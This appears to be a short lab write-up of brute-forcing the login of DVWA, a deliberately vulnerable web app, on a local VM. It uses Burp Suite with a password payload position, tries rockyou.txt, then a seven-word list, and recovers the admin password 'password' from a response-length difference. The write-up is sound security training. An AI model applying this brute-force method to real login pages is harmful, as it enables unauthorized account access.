

DVWA Web Exploitation




eth0 IP: 192.168.56.103


DVWA login page




After login




Security level set to LOW




Brute Force




Using Burp's built-in browser, I accessed the web again, and catched the login request using Burp Suite after I typed user:admin, pass:admin. I added § next to the password value.




Then, I selected rockyou.txt.gz,



However, the wordlist is too big, it caused lagging and errors, since the experiment was performed in VM. So, I made a small wordlist which contains 7 simple passwords.





The result:



In the row, only the password(payload) showed the length differently. DVWA returned a different page, which means the successful login redirect. So, the valid password is “password”.

